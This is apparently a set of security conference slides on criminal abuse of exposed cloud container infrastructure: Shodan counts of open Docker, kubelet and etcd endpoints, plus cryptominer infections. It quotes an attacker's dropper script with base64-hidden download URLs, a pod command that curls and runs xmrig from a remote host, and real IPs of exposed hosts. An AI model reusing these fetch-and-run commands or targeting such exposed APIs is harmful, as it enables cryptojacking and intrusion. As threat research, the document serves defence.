


Code Execution on Cloud

Containers

Linux CGROUPS + Kernel Namespaces





Docker and
DockerHub



Kubernetes



Apache
Mesos




Elastic Container
Service



Elastic
Kubernetes
Service
TLP:GREEN



Fargate





New Service: Keep track of what you have connected to the internet. Check out **Shodan Monitor**

TOTAL RESULTS

11,681

TOP COUNTRIES



United States	3,897
Singapore	1,331
United Kingdom	1,247
Germany	1,030
Netherlands	887

TOP ORGANIZATIONS

Digital Ocean	6,137
Amazon.com	1,836
DigitalOcean	814
Amazon Data Services Japan	175
DigitalOcean, LLC	85

TOP OPERATING SYSTEMS

linux	1,319
windows	50
Linux 3.x	1

TOP PRODUCTS

188.226.152.251

Digital Ocean

Added on 2019-10-16 19:37:13 GMT

Netherlands, Amsterdam

cloud

185.14.184.217

Digital Ocean

Added on 2019-10-16 19:40:24 GMT

Netherlands, Amsterdam

cloud

142.93.139.17

Digital Ocean

Added on 2019-10-16 19:39:38 GMT

Netherlands, Amsterdam

cloud

35.176.173.70

ec2-35-176-173-70.eu-west-

2.compute.amazonaws.com

Amazon Data Services UK

Added on 2019-10-16 19:35:23 GMT

United Kingdom, London

cloud

4k / one month

45 verifiably exposed

```
$ docker -H docker-host-fqdn ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	
dea5e5131e1b	opencti/connector-mitre:1.1.2	"/entrypoint.sh"	3 weeks ago	
fb64c9df4e6f	opencti/worker:1.1.2	"/entrypoint.sh"	3 weeks ago	
0868c5614cc0	opencti/worker:1.1.2	"/entrypoint.sh"	3 weeks ago	
f6e78c6bc72e	opencti/worker:1.1.2	"/entrypoint.sh"	3 weeks ago	
7b1f76e19681	opencti/worker:1.1.2	"/entrypoint.sh"	3 weeks ago	
97fef724db62	opencti/worker:1.1.2	"/entrypoint.sh"	3 weeks ago	
6f2dfc738353	opencti/worker:1.1.2	"/entrypoint.sh"	3 weeks ago	
25dd39a655d4	opencti/connector-opencti:1.1.2	"/entrypoint.sh"	3 weeks ago	
3bf9299547d8	opencti/platform:1.1.2	"/entrypoint.sh"	3 weeks ago	
e59a906af147	rabbitmq:3.7.17-management	"docker-entrypoint.s..."	3 weeks ago	
4bf506f43eea	docker.elastic.co/elasticsearch/elasticsearch:7.3.0	"/usr/local/bin/dock..."	3 weeks ago	
e713f50d3d7b	graknlabs/grakn:1.5.8	"../grakn-docker.sh"	3 weeks ago	
b64a11545130	redis:5.0.5	"docker-entrypoint.s..."	3 weeks ago	

Cryptominer infections

“XMRig is a high performance RandomX and CryptoNight CPU miner, with official support for Windows.”

<https://github.com/xmrig/xmrig>

Named container
infections


bananajamma/xmrig

bitnn/alpine-xmrig


kannix/monero-miner

Also unnamed containers



```
#!/bin/bash
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
#This is the Old-ReBuild Lady job copy
#Disclaimer:
#1) I only Wanna Mine.
#2) I don't want your data, or anything or even a ransom.
#3) Please if you find this code, don't post about it.
#4) lets talk Jeff4r190@tutanota.com
```



```
house=$(echo aHR0cHM6Ly9wYXN0ZWJpb15jb20vcnF3L2hhaHd0RWRCCg== | base64 -d)
room=$(echo aHR0cHM6Ly9wYXN0ZWJpb15jb20vcnF3L0N2S3p6MkxzCg== | base64 -d)
park=$(echo aHR0cHM6Ly9wYXN0ZWJpb15jb20vcnF3L0NuekZWUExGCG== | base64 -d)
beam=$(echo aHR0cHM6Ly9henlwbGNyNzZkamh6dm1uLm9uaW9uLnRvL29sZC50eHQK | base64 -d)
deep=$(echo aHR0cHM6Ly9wYXN0ZWJpb15jb20vcnF3L1Y4NUw5WF5Cg== | base64 -d)
surf=$(echo aHR0cHM6Ly9wYXN0ZWJpb15jb20vcnF3L0VhaWFIWVNECg== | base64 -d)
ARCH=$(uname -m)
me=$( whoami )
```




#1) I only Wanna Mine.
#2) I don't want your data, or anything or even a ransom.
#3) Please if you find this code, don't post about it.
#4) lets talk Jeff4r190@tutanota.com



TLP:GREEN


Why? 😊




```
curl -vv http://COMPROMISED_IP:4444/naug/#!/"  
* Trying COMPROMISED_IP.  
* Connected to COMPROMISED_IP (192.168.1.100):4444.  
> GET /v1.19/containers/hty_blackwell/ HTTP/1.1  
> Host: COMPROMISED_IP:4444  
> User-Agent: curl/7.47.0  
> Accept: */*  
>  
< HTTP/1.1 200 OK  
< Content-Type: application/json  
< Date: Tue, 11 Apr 2018 14:00:00 GMT  
< Content-Length: 211  
<  
[{"Id": "63e04e1d9406f0e91c0", "Names": ["/naug  
hty_blackwell"], "Image": "ubuntu:16.04", "Ports": [{"HostIp": "0.0.0.0", "HostPort": 91131151, "ContainerPort": 80}], "Labels": {}, "Status": "Up 8 days"}]
```



Kubernetes



Kubernetes API requires client certificate by default





So, Kubernetes is secure, right?


Unfortunately, client security is not enough

read-only http port

https control port

10255

10250



TOTAL RESULTS

1,150

TOP COUNTRIES



United States	296
China	218
Japan	203
India	136
Korea, Republic of	77

TOP ORGANIZATIONS

Amazon.com	264
Amazon Data Services Japan	145
Amazon Data Services India	139
Oktawave Sp. z o.o.	29
SoftLayer Technologies	18

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

14.1.31.8

US Dedicated

Added on 2019-10-16 10:14:37 GMT

United States, Chicago

Details

SSL Certificate

Issued By:

- Common Name: vpn-ca@1544880824

Issued To:

- Common Name: vpn@1544880825

HTTP/1.1 404 Not Found

Content-Type: text/plain; charset=utf-8

X-Content-Type-Options: nosniff

Date: Wed, 16 Oct 2019 10:14:37 GMT

Content-Length: 19

18.162.108.75

ec2-18-162-108-75.ap-east-1.compute.amazonaws.com

Amazon.com

Added on 2019-10-16 10:01:44 GMT

United States

Details

1800 exposed

- Common Name: ip-172-31-40-

76@1557389625

Supported SSL Versions

TLSv1.2

HTTP/1.1 404 Not Found

Content-Type: text/plain; charset=utf-8

X-Content-Type-Options: nosniff

Date: Wed, 16 Oct 2019 10:01:44 GMT

Content-Length: 19

119.3.18.204

ecs-119-3-18-204.compute.amazonaws.com

Huawei Cloud Service data center

Added on 2019-10-16 09:35:30 GMT

China

Details

SSL Certificate

Issued By:

- Common Name: 192.168.55.61-

ca@1563275498

Issued To:

- Common Name:

192.168.55.61@1563275498

HTTP/1.1 404 Not Found

Content-Type: text/plain; charset=utf-8

X-Content-Type-Options: nosniff

Date: Wed, 16 Oct 2019 09:35:30 GMT

Content-Length: 19


Port 10255

```
{
  "kind": "PodList",
  "apiVersion": "v1",
  "metadata": {},
  "items": [
    {
      "metadata": {
        "name": "y10e113-gf13g",
        "generateName": "y10e113-",
        "namespace": "default",
        "selfLink": "/api/v1/namespaces/default/pods/y10e113-gf13g",
        "uid": "961f723e-873e-11e7-8b30-420000000000",
        "resourceVersion": "1111493",
        "creationTimestamp": "2019-06-22T18:02:06Z",
        "labels": {
          "app": "y10e113"
        },
        "annotations": {
          "kubernetes.io/config.seen": "2019-06-22T18:02:06.449440146Z",
          "kubernetes.io/config.source": "api"
        },
        "ownerReferences": [
          {
            "apiVersion": "v1",
            "kind": "ReplicationController",
            "name": "y10e113",
            "uid": "961f723e-873e-11e7-8b30-420000000000",
            "controller": true,
            "blockOwnerDeletion": true
          }
        ]
      },
      "spec": {
        "volumes": [
          {
            "name": "shared-data",
            "emptyDir": {}
          }
        ]
      }
    }
  ]
}
```



```
"containers": [
  {
    "name": "myresd8",
    "image": "centos",
    "command": [
      "sh",
      "-c",
      "curl -o /var/tmp/xmrig http://127.0.0.1:47.156/xmrig;curl -o /var/tmp/config.json http://127.0.0.1:47.156/222.json;chmod 777 /var/tmp/xmrig;cd /var/tmp;./xmrig -c config.json"
    ],
    "resources": {},
    "volumeMounts": [
      {
        "name": "default-token-4p22d",
        "readOnly": true,
        "mountPath": "/var/run/secrets/kubernetes.io/serviceaccount"
      }
    ],
    "terminationMessagePath": "/dev/termination-log",
    "terminationMessagePolicy": "File",
    "imagePullPolicy": "Always"
  }
],
}
```

Kubernetes Master



TOTAL RESULTS

2,151

TOP COUNTRIES



China	910
United States	463
Germany	182
France	106
Hong Kong	51

TOP ORGANIZATIONS

Hangzhou Alibaba Adverti...	348
Amazon.com	248
Tencent cloud computing	207
Google Cloud	60
Hetzner Online GmbH	46

TOP VERSIONS

3.3.11	322
3.3.12	219
3.3.13	113
3.3.8	73
3.3.10	66

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

220.231.225.68

ShenZhenRunXunShuJuTongXinYouXianGongSi

Added on 2019-10-18 11:27:58 GMT

China

```

etod
Name: controller01
Version: 3.2.22
Uptime: 182h0m11.243420162s
Peers: http://10.130.160.114:2380

```

23.236.115.25

Zenlayer

Added on 2019-10-18 11:03:53 GMT

United States, Diamond Bar

2400 exposed

18.197.108.17

ec2-18-197-108-17.eu-central-

1.compute.amazonaws.com

Amazon.com

Added on 2019-10-18 10:57:07 GMT

Germany, Frankfurt Am Main

```

etod
Name: cumulocity-staging-master3_etod
Version: 3.0.17
Uptime: 18h57m30.103870752s
Peers: http://172.20.1.36:2380

```

cloud

111.230.146.52

Tencent cloud computing

Added on 2019-10-18 11:00:28 GMT

China, Beijing

```

etod
Name: default
Version: 3.3.10
Uptime: 8420h1m59.404874546s
Peers: http://localhost:2380

```


Cloud Masquerade



Masquerade..

- Does traffic to these machines look suspicious?

```
NetRange:      13.64.0.0 - 13.107.255.255
CIDR:          13.104.0.0/14, 13.96.0.0/13, 13.64.0.0/11
NetName:       MSFT
NetHandle:     NET-13-64-0-0-1
Parent:        NET13 (NET-13-0-0-0-0)
NetType:       Direct Assignment
OriginAS:
Organization:  Microsoft Corporation (MSFT)
RegDate:      2015-03-26
```

Create your Azure free account today

Get started with 12 months of free services

Start free >

Or buy now >

The screenshot shows the Microsoft Azure portal interface. At the top, there is a blue header bar with the text "Microsoft Azure (Preview)" on the left, a search bar in the center containing "Search resources, services, and docs (0-1)", and user information on the right including "tomas@contoso.com" and "DEFAULT DIRECTORY". Below the header, the main content area is divided into two sections. The first section is titled "Azure services" and contains a row of ten icons with labels: "Create a resource", "All resources", "Virtual machines", "App Services", "Storage accounts", "SQL databases", "Azure Database for PostgreSQL", "Azure Cosmos DB", "Kubernetes services", and "More services". The second section is titled "Recent resources" and contains a table with three columns: "Name", "Type", and "Last Viewed". The table has one row visible with the following data: "Name" is "api", "Type" is "API Connection", and "Last Viewed" is "Just now".

Microsoft Azure (Preview) Search resources, services, and docs (0-1) tomas@contoso.com DEFAULT DIRECTORY

Azure services

- Create a resource
- All resources
- Virtual machines
- App Services
- Storage accounts
- SQL databases
- Azure Database for PostgreSQL
- Azure Cosmos DB
- Kubernetes services
- More services

Recent resources

Name	Type	Last Viewed
api	API Connection	Just now

Exfiltration

```
0x00403ab0  6000          push 0
0x00403ab8  50            push eax
0x00403ab9  8d4db4        lea ecx, [local_4ch]
0x00403abc  c745e44f6e65. mov dword [local_1ch], 0x44656e4f ; 'OneD'
0x00403ac3  c745e8726976. mov dword [local_18h], 0x65766972 ; 'rive'
0x00403aca  c645ec00      mov byte [local_14h], 0
0x00403ace  c745d0476f6f. mov dword [local_30h], 0x676f6f47 ; 'Goog'
0x00403ad5  c745d46c6544. mov dword [local_2ch], 0x7244656c ; 'leDr'
0x00403adc  c745d8697665. mov dword [local_28h], 0x657669 ; 'ive'
0x00403ae3  c745dc44726f. mov dword [local_24h], 0x706f7244 ; 'Drop'
0x00403aea  c745e0426f78. mov dword [local_20h], 0x786f42 ; 'Box'
0x00403af1  c645cc7c      mov byte [local_34h], 0x7c ; 'l' ; 124
0x00403af5  e8d6e3ffff    call fcn.00401ed0 ;[1]
0x00403afa  8bf0          mov esi, eax
```



Clouds - widely adopted by cybercriminals

